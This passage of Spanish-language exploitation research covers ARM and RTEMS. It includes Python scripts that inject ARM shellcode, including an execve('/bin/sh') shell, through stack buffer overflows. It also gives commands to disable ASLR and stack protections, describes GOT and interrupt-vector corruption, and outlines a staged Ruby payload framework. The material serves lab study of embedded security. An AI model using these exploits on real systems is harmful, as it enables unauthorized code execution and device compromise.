Al ser *Little-endian* la dirección se sobreescribirá como: `f0 ef ff f6`. Por simplicidad se utiliza un código de python que llama a QEMU para cargar el programa y le pasa, además de los parámetros vistos antes, el *payload* como argumento de la función `main`.

```
#! /usr/bin/env python
import subprocess

# Shellcode sacado de: http://shell-storm.org/blog/Shellcode-On-ARM-Architecture/
sc = "\x01\x60\x8f\xe2\x16\xff\x2f\xe1\x10\x22\x79\x46\x0e\x31\x01\x20\x04\x27
      \x01\xdf\x24\x1b\x20\x1c\x01\x27\x01\xdf\x73\x68\x65\x6c\x6c\x2d\x73\x74
      \x6f\x72\x6d\x2e\x6f\x72\x67\x0a"

# Padding para ocupar todo el *buffer* de 256 bytes y R7 (otros 4 bytes mas)
# Luego se agrega la direccion de retorno al comienzo del *buffer* (escrito al
# reves por ser little endian)
sc += (260 - len(sc)) * 'a' + '\xf0\xef\xff\xf6'

# Para debuggear agregar los flags: '-g', '1111',
process = subprocess.Popen(['qemu-arm', '-L', '/usr/arm-linux-gnueabi/', './abo.out', sc])

process.wait()
exitCode = process.returncode
print("Termino con: " + str(exitCode))
```

El *payload* básicamente llama a `write` para escribir una cadena (“shell-storm.org”) y luego a `exit` para terminar la ejecución del programa, si funciona correctamente se verá:

```
stic@stic-laptop: python abo1.py
shell-storm.org
Termino con: 0
```

Lo más importante para comentar del *payload* es que igual que en x86, `write()` y `exit()` se llaman utilizando llamadas al sistema con la instrucción `SVC`, pasando los argumentos por los registros `R0-R3`.

Para evitar bytes nulos en el *payload* se aprovecha del set de instrucciones *Thumb*, mucho más denso, que tiene las instrucciones necesarias para llamar a los syscalls pero al ser más comprimido se evitan muchos ceros. Por esa misma razón el argumento de la instrucción `SVC`, una constante que es ignorada en este caso, se pasa del tradicional valor 0 a 1: `SVC 1`, que tiene el mismo efecto. **Por esta razón es necesario compilar el QEMU desde cero y no bajar el paquete de Ubuntu, que falla con ''SVC 1''**.

Otro punto interesante es que para pasar a *Thumb Mode*, hace, dentro del mismo *payload*, un salto a la próxima instrucción pero con LSB puesto en 1 para cambiar de modo ARM a *Thumb*.

5.4.5 Ejecución de una Consola mediante `execve`

El mismo tutorial del ejemplo anterior incluía un *payload* para levantar una consola mediante la función `execve`. De hecho, en el mismo sitio de *Shell-Storm* hay una base de datos con *payloads* para distintas arquitecturas, incluyendo ARM:

- http://www.shell-storm.org/shellcode/

Al tratar de reproducir directamente el *payload* del ejemplo en QEMU (nuevamente con el primer ABO) la llamada a `execve` fallaba (por distintos factores de implementación que se discutirán luego), por lo que se realizaron varias modificaciones.

Se partió de otro *payload* similar al del ejemplo (elegido principalmente porque estaba mejor comentado):

- http://www.shell-storm.org/shellcode/files/shellcode-855.php

Al que se le fue incorporando código del *payload* del ejemplo original, que se puede encontrar también en la base de datos de *payloads* del sitio:

- http://www.shell-storm.org/shellcode/files/shellcode-665.php

De todas formas el *payload* final sufrió varias modificaciones y perdió mucha semejanza con el *payload* original del que se partió (listado más que nada como una referencia).

La función `execve` lleva tres argumentos:

- *String* (cadena de caracteres) con el nombre del programa.
- Vector de strings con los parámetros del programa.
- Vector de strings con las variables de entorno.

Para levantar un shell sencillo simplemente hay que tener un *string* `/bin/sh`, y construir un *array* con un solo elemento que apunte al mismo *string*, ya que el primer argumento del programa debe ser el propio nombre. El vector de las variables de entorno puede ser nulo.

El mayor inconveniente es que sin introducir bytes nulos en el *payload* es necesario poner en cero distintas partes de memoria. El *string* `/bin/sh` debe terminar con un cero y el vector de *strings* con los parámetros debe tener su segundo elemento también en cero, indicando que no hay más elementos además del nombre del programa. El vector con las variables de entorno se pasa por registro (`R2`) así que solo hay que poner el registro en cero.

Aunque se podía reformatear el exploit para que el *string* estuviera al final y coincidiera con el `\0` del *payload*, sigue faltando poner el segundo elemento del vector de parámetros en cero (aunque ese vector se almacena en la pila no se puede garantizar de que tenga un cero desde antes). Este segundo requerimiento es restrictivo, al menos en la implementación del QEMU, haciendo que la llamada a `execve` falle de no cumplirse, y es un detalle que no se vio que se solucionara en ninguno de los *payloads* de ARM para `execve` (lo cual es bastante llamativo y podría indicar que se está pasando por alto algún otro detalle importante).

Para solucionar esto se codificó manualmente la instrucción `STR` del set de instrucciones de *Thumb*, que permite guardar un registro (en este caso puesto a cero) en posiciones de memoria indicadas por otro registro (como el SP por ejemplo).

A continuación se muestra el código de python con el *payload*, los puntos más importantes a tener en cuenta son:

- En este caso se utilizó *xor* (instrucción `eors`) para poner los registros en cero, en vez de `subs` del *payload* anterior, ambas instrucciones no contienen bytes nulos.
- `R0` (primer argumento de `execve`) apunta al string (al final del *payload*) con la dirección de la consola, esta se obtiene a partir del PC y el delta depende de cuántas instrucciones haya en el medio. De modificarse el *payload* hay que modificar el delta.
- La dirección de la consola se escribe como `//bin/sh` con dos barras al principio (la segunda es ignorada y no tiene efecto) para que entre exactamente en dos *words* (8 bytes).
- `R1` (segundo argumento) inicialmente se pone en cero para usarlo con el `STR` y poner bytes nulos al final del *string* y en la segunda posición del vector.
- El vector, almacenado en la pila, comienza en `SP + 4` (dirección luego almacenada en `R1`), en vez de `SP + 0`, para evitar instrucciones con bytes nulos (nuevamente, una suposición).
- Como se dijo antes, el argumento de *SVC* es ignorado, el número de la llamada a sistema se almacena en `R7`.
- La función `execve` de tener éxito no retorna, por lo que no es necesario agregar un `exit` luego.

```
#! /usr/bin/env python
import subprocess

# Payload
sc =    ( # los parentesis me permiten poner comentarios luego del '+'

        # Se pasa a Thumb Mode
        "\x01\x60\x8f\xe2"      +       # add     r6, pc, #1
        "\x16\xff\x2f\xe1"      +       # add     bx      r6

        # Se setea R0 con la direccion del string del shell
        "\x40\x40"              +       # eors    r0, r0
        "\x78\x44"              +       # add     r0, pc
        "\x10\x30"              +       # adds    r0, #16

        # WARNING!!! El offset de la instruccion anterior (adds) depende de
        # la cantidad de bytes de instrucciones que haya entre este punto y
        # el string del shell (offset codificado en el primer byte de la
        # instruccion), y debe ajustarse de modificarse el payload mas alla
        # de este punto.

        # Se guarda la dir del string en la primera posicion del vector de
        # parametros (que comienza en SP + 4)
        "\x01\x90"              +       # str     r0, [sp, #4]

        # Se usa R1 para poner bytes nulos al final del string (apuntado por
        # R0 y de largo 8 bytes) y en el segundo elemento del vec de
        # parametros (SP + 8)
        "\x49\x40"              +       # eors    r1, r1
        "\x81\x60"              +       # str     r1, [r0, #8]
        "\x02\x91"              +       # str     r1, [sp, #8]

        # R1 queda apuntando al vector de parametros
        "\x01\xa9"              +       # add     r1, sp, #4
```

```
        # R2 (vec de var de entorno) no se usa
        "\x52\x40"              +         # eors    r2, r2

        # Se pasa el numero de syscal (11) por R7
        "\x0b\x27"              +         # movs    r7, #11
        "\x01\xdf"              +         # svc     1

        "\x2f\x2f\x62\x69\x6e\x2f\x73\x68"          # .ascii  "//bin/sh"
);

# Padding para ocupar todo el *buffer* de 256 bytes y R7 (otros 4 bytes mas)
# Luego se agrega la direccion de retorno al comienzo del *buffer* (escrito
# al reves por ser little endian)
sc += (260 - len(sc)) * 'a' + '\xf0\xef\xff\xf6'

# Para debuggear agregar los flags: '-g', '1111',
process = subprocess.Popen(['qemu-arm', '-L', '/usr/arm-linux-gnueabi/', './abo.out', sc])

process.wait()
exitCode = process.returncode
print("Termino con: " + str(exitCode))
```

5.4.6 Raspberry Pi

Se instaló Raspbian en una Raspberry Pi modelo B (512 RAM), que utiliza un micro ARM1176JZF-S. Este micro utiliza tanto ARM 32 bits como *Thumb* 16 bits (no se vio que soporte *Thumb 2* con el híbrido de 32/16 bits).

Como primer prueba se compiló el primer ABO para ver qué código generaba. El procedimiento es el mismo de antes pero ahora se utiliza las herramientas nativas de GCC, no fue necesario instalar ningún paquete extra.

```
gcc -g3 -D_FORTIFY_SOURCE=0 -fno-stack-protector -Wformat=0 -Wl,-z,norelro \
    abo1.c -o abo1.out
```

El ASM generado fue:

```
0x83cc <main>                   push   {r11, lr}
0x83d0 <main+4>                 add    r11, sp, #4
0x83d4 <main+8>                 sub    sp, sp, #264    ; 0x108
0x83d8 <main+12>                str    r0, [r11, #-264]        ; 0x108
0x83dc <main+16>                str    r1, [r11, #-268]        ; 0x10c
0x83e0 <main+20>                ldr    r3, [r11, #-268]        ; 0x10c
0x83e4 <main+24>                add    r3, r3, #4
0x83e8 <main+28>                ldr    r3, [r3]
0x83ec <main+32>                sub    r2, r11, #260   ; 0x104
0x83f0 <main+36>                mov    r0, r2
0x83f4 <main+40>                mov    r1, r3
0x83f8 <main+44>                bl     0x82f0 <strcpy>
0x83fc <main+48>                mov    r0, r3
0x8400 <main+52>                sub    sp, r11, #4
0x8404 <main+56>                pop    {r11, pc}
```

El código anterior es el mostrado por GDB. Una de la cosas más importantes para notar es que todo está compilado en instrucciones de 32 bits (ARM). El FP es ahora el registro `R11`, por estar en el estado ARM, mientras que en *Thumb Mode* el FP es `R7`, según lo explicado en:

http://msdn.microsoft.com/en-us/library/ms253599(v=vs.80).aspx

El FP (`R11`) esta vez apunta a lo esperado, que es el SP antes de reservar el espacio (decrementar el SP). En QEMU

R7 (FP) apuntaba al mismo valor del SP luego de ser decrementado. Esto también puede deberse a que se están direccionando valores superiores a 256 (8 bits) con respecto a R11 lo cuál probablemente no fuera posible en *Thumb*.

Más allá de estos detalles el diagrama de la pila es el mismo. Está el *buffer* de 256 bytes, R11 (4 bytes) y LR, por lo que sigue valiendo el exploit anterior que sobreescribía un relleno de 260 bytes, y luego pisaba la dirección de retorno con la del mismo *buffer*. Lo único que hay que modificar es la dirección del *buffer*.

En este SO (Raspbian, derivado de Debian) están habilitadas las protecciones básicas como ASLR, que se desactiva con:

```
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

y la protección contra ejecución de código en la pila, que se desactiva agregando el flag de compilación -z execstack en GCC, quedando:

```
gcc -g3 -D_FORTIFY_SOURCE=0 -fno-stack-protector -Wformat=0 -Wl,-z,norelro -z execstack \
    abo1.c -o abo1.out
```

..note:: Por alguna razón, la función execve del *payload* no funciona cuando se lo ejecuta dentro de GDB, pero si funciona si el ABO se ejecuta directamente. En este caso se agrego un printf al ABO que mostraba la dirección del *buffer* para saber a dónde debía saltar el PC para ejecutar el *payload*.

5.4.7 Corrupción de la GOT

Con el ABO 5 se prueba la corrupción de la GOT para tomar control de la ejecución.

```
/* abo5.c                                                    *
 * specially crafted to feed your brain by gera@core-sdi.com */

/* You take the blue pill, you wake up in your bed,     *
 *     and you believe what you want to believe         *
 * You take the red pill,                               *
 *     and I'll show you how deep goes the rabbit hole */

int main(int argv,char **argc) {
    char *pbuf=malloc(strlen(argc[2])+1);
    char buf[256];

    strcpy(buf,argc[1]);
    for (;*pbuf++=*(argc[2]++););
    exit(1);
}
```

Sobreescribiendo el contenido de pbuf al llamar a strcpy(buf,argc[1]) se hace que apunte a la posición en la tabla GOT correspondiente a la función exit. Observando el código ensamblador pbuf se encuentra justo despuès de buf por lo que la lógica será muy similar a los ejemplos anteriores.

Se carga el *payload* en buf y se completa el padding hasta los 256 bytes y luego se sobreescribe pbuf con la dirección de la GOT para exit:

```
0x10704 <_GLOBAL_OFFSET_TABLE_+32>:     0x00008380
```

Que en este caso apunta a la propia PLT porque la función es llamada por primera vez y tiene que resolver el nombre. Como segundo parámetro de main se pasa la dirección del *buffer* a donde debe saltar PC. Como antes execve no funciona en GDB pero corriendo la aplicación sola con el printf para saber la dirección del *buffer* (que no es la misma que se ve cuando se ejecuta con GDB) puede probarse que el exploit funciona.

5.5 RTEMS

Aquí se describen aspectos de explotación básicos en RTEMS. Inicialmente se trató de trabajar sobre una versión emulada de RTEMS sobre ARM pero resultó más sencillo cargarlo en un hardware real, la Raspberry Pi (RPi).

Los dos vectores de ataque hasta ahora investigados son el clásico *stack/heap overflow* y corrupción del vector de instrucciones.

5.5.1 Comunicación serie

El port de RTEMS para RPi solo tiene por ahora la consola serie (UART), por ende todas las explotaciones remotas (desarrolladas en Ruby ahora que se trabaja con el Metasploit Framework) deben poder utilizar el puerto serie. Para esto se utilizó la herramienta SerialPort:

- http://playground.arduino.cc/interfacing/ruby

En Ubuntu se la instala como

```
sudo apt-get install ruby-serialport
```

5.5.2 *Stack/Heap overflow*: MMU y cache

Al probar *stack* y *heap overflows* en este escenario falla por un problema con la cache de datos. El RPi habilita la MMU y el cache de datos (deshabilitados por defecto y que la mayoria de los BSP de ARM no habilitan) en el archivo `bspstarthooks.c` en la función `bsp_start_hook_1`, al llamar a `bsp_memory_management_initialize`. Por ahora se comenta esta función, el encargado el port a RPi (Alan Cudmore) dijo que no debería hacer falta más que eso para dejar deshabilitada la MMU.

```
void BSP_START_TEXT_SECTION bsp_start_hook_1(void)
{
  bsp_start_copy_sections();
//  bsp_memory_management_initialize();
  bsp_start_clear_bss();
}
```

Se comprobó que la MMU quedaba deshabilitada con el comando:

```
__asm__ volatile (
    "MOV    r0, #0\n" //; Clear r0
    "MRC  p15, 0, r0, c1, c0, 0\n"  // ; Load Control Register
);
```

Revisando el bit 0 (M) de R0, que estaba apagado, se confirmó según la documentación de ARM que la MMU no está funcionando.

También se comprobó que el problema estaba particularmente en la cache de datos al hacer un *Clean Entire Data Cache* con el comando:

```
__asm__ volatile (
    "MOV    r0, #0\n" //; Clear r0
    "MCR  p15, 0, r0, c7, c10, 0\n"  // ; Clean Entire Data Cache
::: "r0");
```

Aunque tampoco se pudo determinar exactamente cuál es la causa del problema, parecería haber una interferencia entre la cache de datos donde se escribe el *stack/heap*, y la cache de instrucciones que lee esa misma sección de memoria para interpretarla como instrucciones.

5.5.3 Corrupción del vector de interrupciones

Se estudió el tutorial:

http://doar-e.github.io/blog/2014/04/30/corrupting-arm-evt/

Se confirmó mediante pruebas básicas que se podía sobreescribir este vector sin problemas haciendo que interrupciones particulares sean dirigidos a direcciones de memoria con código inyectado por el atacante.

5.6 Desarrollo de *payloads*

Se creó un *framework* para desarrollar en forma sencilla *payloads* para probar la explotabilidad de RTEMS.

5.7 *Framework* para Generar *Payloads*

El *framework* actual se separa en dos capas:


Capa-1: Funciones independientes que generan instrucciones ARM 32 bits configurables según los parámetros que se les pasan (`utils.rb`).

Capa-2: Clase `MyCustompayload` (`MyCustompayload.rb`) que utiliza estas funciones para construir *payloads* con lógicas más complejas, por ejemplo, utilizar las funciones de `Load` y `Store` en memoria para generar un `memcpy`.

La Capa-1 cubre las funciones básicas: saltos de ejecución (B, BL, BLX), procesamientos de datos (MOV, CMP, ADD, SUB, etc.) y carga/almacenamiento de memoria (LDR, STR, LDM y STM).

La Capa-2 "empaqueta" estas instrucciones junto con datos en una lógica coherente para crear un *payload* con una funcionalidad específica. Las funciones ya no son independientes entre sí (por ejemplo, un salto a una etiqueta debe saber cuantas instrucciones hay entre la etiqueta y la dirección que ejecuta el salto, para calcular correctamente la distancia).

La estructura básica de un *payload* estaría dada como:



5.7.1 Funcionalidades Implementadas

- Copia de memoria: Se realiza *word-by-word* (de a 4 bytes a la vez).

- Búsqueda de cadenas: Busca cadenas de *words* (4-bytes) en la memoria.
- Búsqueda de funciones: Busca funciones en memoria utilizando la búsqueda de cadenas, para detectar cadenas de instrucciones ("huellas", almacenadas en `fingerprints.rb`) pertenecientes a las funciones o datos cercanos que sirvan como referencia (pivot) y se pueda asumir con cierta seguridad que su distancia a la función deseada no varía.

Se guardan las direcciones de las funciones buscadas en un vector en memoria para luego poder ser llamadas por este *payload* o *payloads* de etapas avanzadas.

Ejecución remota de funciones (versión prelimiar): Ejecuta funciones junto con los parámetros que se le adjuntan cuyos datos se pasan por serie.

5.7.2 Limitaciones

Hay algunos datos (direcciones) que por ahora deben ser conocidos de antemano para que los *payloads* funcionen:

- Dirección de retorno del *exploit*: Dirección que fue sobreescrita por el *exploit* (generalmente el LR apilado) a donde iba a retornar la función (en el caso de un *buffer overflow*). Por definición, este dato nunca va a ser accesible por el *payload* porque para que este controle el flujo de ejecución, la dirección de retorno se debe sobreescribir.
- Dirección de un área segura de memoria: Dirección "segura" de memoria donde se puedan almacenar datos referentes al *payload* (o los mismos *payloads* de otras estapas). Por "segura" se entiende que se pueda suponer con cierta confianza que no afecte el funcionamiento normal del programa y tampoco sea sobreescrito por algún otro *thread* (por ahora se usa la sección de BSS).
- Dirección del *buffer* (en caso de un *buffer overflow*): La mayoría de los *branchs* se hacen relativos al PC por lo que es necesario no solo saber la dirección destino sino también la direccion de origen para calcular correctamente el salto. Este dato podría (no se verificó con seguridad) omitirse si se agregara más complejidad al *payload* (particularmente el sistema de llamado de funciones).

No hay una abstracción de las instrucciones agregadas en el *payload*, en el sentido de que una instrucción son simplemente 4 bytes agregados al *payload*, de los que luego ya no se tienen ningún tipo de referencia ni control y no se pueden modificar. Se podría pensar como un esamblador de una sola pasada (a diferencia de ensambladores típicos que hacen dos o más). Se debería armar el *payload* en dos fases: la primera que agrege instancias de una clase "instrucción" al *payload*, y una segunda fase que recorra esas instrucciones del *payload* y termine de definir datos faltantes como referencias a otras instrucciones (etiquetas) o datos.

Un claro inconveniente de lo antes mencionado es que si una instrucción quiere cargar un dato del *payload* a un registro debe saber la distancia entre el PC y el dato requerido, para esto debe conocer cuantas instrucciones hay entre la misma y el dato (estas son instrucciones que todavía no se agregaron al *payload* y que el programa desconoce en el momento en que está codificando en bytes la instrucción actual).

Para solucionar este incoveniente debe ajustarse de antemano el tamaño de la sección de instrucciones (en la práctica se codifica el *payload* con un tamaño arbitrario, cuando se quiere construir el mismo se prodicirá un error indicando cuál es el tamaño final real y debe reajustarse el valor anterior y volver a ejecutar el script.)


El *payload* necesita saber *a priori* donde será colocado (de nuevo para calcular distancias entre el PC y por ejemplo una función externa que quiera llamar con un *branch*). En ARM es posible recuperar y/o modificar el valor del PC por lo que se podría agregar una lógica más elaborada para que el *payload* "descubra" su propia dirección cuando la necesita (y tal vez modificar sus propias instrucciones ajustándolas a esta dirección descubierta).

5.8 Ejemplos de *payloads*

Se confeccionaron *payloads* de ejemplo para ilustrar tanto la funcionalidad del *framework* creado como también la forma de aprovechar una explotación exitosa de una vulnerabilidad en RTEMS, para la ejecución de código arbitrario.

Las pruebas están orientadas a la funcionalidad del *payload* (el código a ejecutar), no a la explotación de RTEMS (cómo introducir el código al sistema y ejecutarlo), del cual no se tiene ningún programa de un caso de uso real. Por tanto, los *payloads* se envían directamente a RTEMS, que los carga en memoria y los ejecuta (simulando una explotación que permita cargar y ejecutar código en forma remota).

La configuración del escenario de ataque es la siguiente:



Del lado derecho se encuentra RTEMS ejecutándose en una Raspberry Pi (RPi). Esta versión no tiene la funcionalidad TCP/IP habilitada y la única forma de conexión remota es por un canal serie, UART, expuesto en los pines Rx/Tx de la RPi.

Del lado izquierdo se encuentra el sistema que simula ser el atacante, implementado en una PC corriendo Ubuntu, donde la comunicación serie se implementa utilizando el chip CP2102 que convierte las señales UART a USB para conectarlo de manera sencilla a la PC.

5.8.1 Atacante

En el directorio `example/demos/` se encuentran ejemplos básicos de *payloads* para probar el *framework* de desarrollo (`pthreadPaylaod.rb` y `evt_irq_corruption.rb`), junto con algunos archivos de soporte, que permiten la comunicación con RTEMS. Los ejemplos se encuentran escritos en Ruby (al igual que el *framework*).

El archivo `sendPayload.rb` se encarga de enviar el ejemplo (*payload*) seleccionado hacia RTEMS. El archivo `listen.rb` monitorea el puerto serie establecido con RTEMS y guarda todo lo recibido en el archivo `serial.log`. El archivo `common.rb` contiene la configuración del puerto serie, siendo el dato más importante la dirección del mismo (en Ubuntu `/dev/ttyUSB0`) que debe modificarse según la conexión y el OS utilizado (no es necesario modificar el resto de los parámetros si se conecta a la RPi, sí de correr RTEMS en otro dispositivo).

La versión de Ruby utilizada es 1.9.3 (debe ser mayora a la 1.8.x que está en los paquetes de Ubuntu, sino el código no va a funcionar, particularmente por el uso de la directiva `require_relative` que no está soportada en versiones anteriores).

5.8.2 RTEMS

Se creó el programa de RTEMS `receivePayload.c` (ubicado en el mismo directorio mencionado antes), el cual básicamente espera recibir datos por el puerto serie, los carga a un *buffer* y los ejecuta como una función (simulando un *buffer overflow*).

Dado que no se encontró como crear y compilar correctamente programas de RTEMS, separados de los ejemplos provistos en el código fuente del mismo, siempre se trabaja sobre el ejemplo `hello` provisto por el código. Se edita su archivo `init.c` (`$HOME/development/rtems/src/git/testsuites/samples/hello/init.c`) y se compila este como se muestra en la sección sobre cómo ejecutar RTEMS. Por tanto, para poder utilizar `receivePayload.c` hay que vincularlo a *init.c'* (o sobreescribir los contenidos de un archivo con otro).

El archivo `receivePayload.c` contiene la función `vulnFunc` que es la función que simula tener la vulnerabilidad, que contiene al *buffer* donde se carga y se ejecuta el *payload* enviado por serie.

Para simplificar el trabajo se asumió (y esto se plasmó en el ejemplo) que todas las tareas que corren en RTEMS fueron creadas con la POSIX API, por lo que se tienen POSIX *threads* (hilos de ejecución). El programa inicia con la función `Init` (como todos los ejemplos de RTEMS), el cual crea un POSIX *thread* al que se lo denomina *thread* principal en este ejemplo, simulando correr la aplicación principal para la cual se lo creó. Este *thread* principal llama a `vulnFunc` donde se carga y ejecuta el *payload* recibido, luego de lo cual retorna al *thread* principal.

La comunicación serie se implementa en la función función `readBytes`, que recibe como argumento la dirección de memoria donde copiar los datos recibidos por serie, utilizando tramas con el formato:

|| Preludio ("AAAA") | Largo de datos | Datos | Checksum ||

Se recomienda no modificar el archivo `receivePayload.c` (al menos no antes de la primera prueba) dado que los *payloads* de ejemplo tienen varias direcciones fijas escritas a mano referidas al programa de RTEMS, que de modificarse el archivo podrían variar, causando un error en los ejemplos (y siendo necesario reconfigurar estas direcciones).

5.8.3 Ejemplos

Los ejemplos codificados al momento siguen la siguiente estructura lógica: son separados en dos etapas que se envían en distintos momentos, la primera etapa (*etapa-0*) es la que se "inyecta" al *buffer* y toma el control de la ejecución, luego de lo cual se queda esperando por serie a que se envie la segunda etapa (*etapa-1*) la cual copia a memoria (ya no al *buffer*), esta segunda etapa es la que contiene el código de interés para ser ejecutado.

La base lógica para realizar esta separación es que los *payloads* inyectados deben ser lo menos intrusivos posibles, por lo que la *etapa-1*, que tiene la mayor parte de la lógica, se ejecuta por separado (generalmente en un *thread* aparte creado por la *etapa-0*).

Hay algunas consideraciones a tener en cuenta. La primera, ya mencionada antes, es que los ejemplos requieren conocimiento previo del programa donde se los va a inyectar (principalmente direcciones de memoria y funciones), de no tenerlas fallará el ataque. Estos datos están señalizados al principio de los ejemplos para ser tenidos en cuenta en caso de que sea necesario modificarlos.

La *etapa-0*, que necesita comunicarse por serie con el atacante para recibir la *etapa-1*, utiliza por simplicidad la propia función del programa de ejemplo de RTEMS para efectuar la comunicación, `receivePayload.c`, en vez de tener codificada esta funcionalidad dentro del propio *payload*.

Se implementó la funcionalidad para recorrer la memoria del programa de RTEMS para encontrar las funciones que sean requeridos por los *payloads* inyectados, nuevamente por simplicidad solamente la *etapa-1* contiene esta funcionalidad, mientras que la *etapa-0* necesita saber de antemano las direcciones de las funciones que quiera ejecutar.

Dado que la comuniación es serie, hay un único canal de comunicación (a diferencia de TCP/IP donde se pueden establecer varios canales lógicos por separado). Por lo tanto el canal debe estar libre para que funcionen correctamente los ejemplos, debiendo ser necesario tener cuidado con los mensajes que imprima el programa de RTEMS por consola, que también son transmitidos por serie.

A continuación se listan los ejemplos codificados hasta el momento.

pthreadPayload.rb

Este ejemplo demuestra cómo poder crear un *thread* paralelo al *thread* principal, de manera de poder ejecutar código perturbando lo menos posible la ejecución normal del programa de RTEMS.

La *etapa-0* (inyectada en el *buffer* de la función vulnerable `vulnFunc`) se queda esperando por serie a que el atacante le envie la *etapa-1*, la cual copia a memoria y crea un *thread* para ejecutarla, retornando finalmente el control de ejecución al *thread* principal.

La *etapa-1* recorre la memoria para buscar las funciones que va a necesitar (almacenadas en `fingerprints.rb`). Luego se queda esperando a recibir del atacante direcciones de funciones a ejecutar (junto a sus parámetros), las cuales son enviadas a través del canal serie.

evt_irq_corruption.rb

Este ejemplo demuestra como se puede corromper la tabla de interrupciones de ARM, almacenada en la dirección 0x0 de memoria, aprovechándo explotaciones de accesos de memoria a direcciones con valor nulo (*NULL*).

La *etapa-0* al igual que en el ejemplo anterior recibe y almacena a la *etapa-1* en memoria. Además de esto modifica el *handler* (manejador) de la excepción correspondiente a las interrupciones normales (IRQ) para que apunte a la *etapa-1*, convirtiéndola efectivamente en el *handler* de IRQ para el sistema operativo.

La *etapa-1*, para mantener funcionando correctamente el programa de RTEMS redirije las iterrupciones IRQ al *handler* original (que fue sobreescrito por la *etapa-0*). La idea es que antes de hacer la redirección evalúe alguna condición particular (por ejemplo el tipo de IRQ) para tomar una acción distinta a la que se tomaría normalmente.

A diferencia del ejemplo anterior donde la ejecución de código arbitrario se logra explícitamente mediante la creacion de un *thread* que está corriendo continuamente en RTEMS, en este caso se logra el control del programa cada vez que se dispara una interrupción permitiéndo ejecutar código (o no) según las condiciones indicadas.

En este ejemplo particular la *etapa-1*, para ilustrar el punto mencionado antes, simplemente aumenta un contador en memoria antes de redirigir la interrupción al *handler* correspondiente. Una vez que el contador llega a un número predeterminado (en este ejemplo 10000) imprime por consola un mensaje para señalizar la ejecución de código arbitrario en la interrupción (redirigiendo luego la ejecución al *handler* original). En este caso la condición de modifiación en el flujo normal de ejecución fue generada artificialmente con el contador mencionado, pero se hace notar nuevamente que podría estudiarse cualquier característica del sistema para tomar la decisión de ejecutar el código del *payload*.

Este ejemplo puede fallar ocasionalmente porque no es recomendable llamar a una función que imprime por consola estando el procesador en el modo de interrupción, considerando que la propia función generará nuevas interrupciones al realizar la escritura (y el modo interrupción está diseñado para ejecutar el menor código necesario que sea posible). De todas formas se deja así porque era la manera más sencilla de señalizar la ejecución de código arbritrario inyectado por el atacante, y en las pruebas se verificó que el ejemplo funcionaba (aunque no sea el 100% de las veces).

5.8.4 Procedimiento para ejecutar y comprobar un ejemplo

Se supone que se tiene una configuración como la descripta en esta documentación: un RTEMS corriendo en una RPi con una segunda RPi para realizar la interfaz entre el JTAG de la primera RPi y GDB que se ejecuta en la máquina de desarrollo que simula ser el atacante.

Primero se comienza examinando la comunicación serie con el archivo `listen.rb` que registrara todos los datos recibidos por serie en el archivo `serial.log`, que debe ser monitoreado en forma continua.

Luego se conecta GDB a la RPi de depuración, que contiene OpenOCD, y se carga el programa de ejemplo de RTEMS `hello` (esto se explica en la sección de como correr RTEMS con JTAG).

Por el puerto serie, monitoreado por el programa en Ruby deberá aparecer:

```
*** START VULN ***
```

Esta leyenda, enviada por el programa de RTEMS, indica que se llegó correctamente a la función vulnerable y se está esperando por el puerto serie que se envíe el *paylaod* a ejecutar.

A veces puede fallar la primera carga del programa y es necesario volverlo a cargar nuevamente (no se pudo determinar exactamente la razón) hasta ver la leyenda anterior.

Una forma de verificar si el programa falló por alguna razón indeterminada, es frenar la ejecución del programa en GDB y ver si está en la funcíón `_Terminate`, función utilizada por RTEMS para terminar la ejecución del programa (quedándose corriendo un *loop* infinito), ya sea de forma exitosa o porque sucedió un error.

Para determinar si la razón de finalización fue un error debe correrse el comando `backtrace` y revisar si la función `_Terminate` fue llamada por la función `rtems_fatal` que es la forma más común que tiene RTEMS de terminar la ejecución en caso de algún error.

```
Program received signal SIGINT, Interrupt.
0x0001089c in _Terminate (the_source=the_source@entry=RTEMS_FATAL_SOURCE_EXCEPTION,
    is_internal=is_internal@entry=false, the_error=3852464152)
    at ../../../../../../rtems-git/c/src/../../cpukit/score/src/interr.c:52
52    _CPU_Fatal_halt( the_error );
(gdb) backtrace
#0  0x0001089c in _Terminate (the_source=the_source@entry=RTEMS_FATAL_SOURCE_EXCEPTION,
    is_internal=is_internal@entry=false, the_error=3852464152)
    at ../../../../../../rtems-git/c/src/../../cpukit/score/src/interr.c:52
#1  0x0000f96c in rtems_fatal (source=source@entry=RTEMS_FATAL_SOURCE_EXCEPTION,
    error=<optimized out>)
    at ../../../../../../rtems-git/c/src/../../cpukit/sapi/src/fatal2.c:34
#2  0x000159cc in _ARM_Exception_default (frame=<optimized out>)
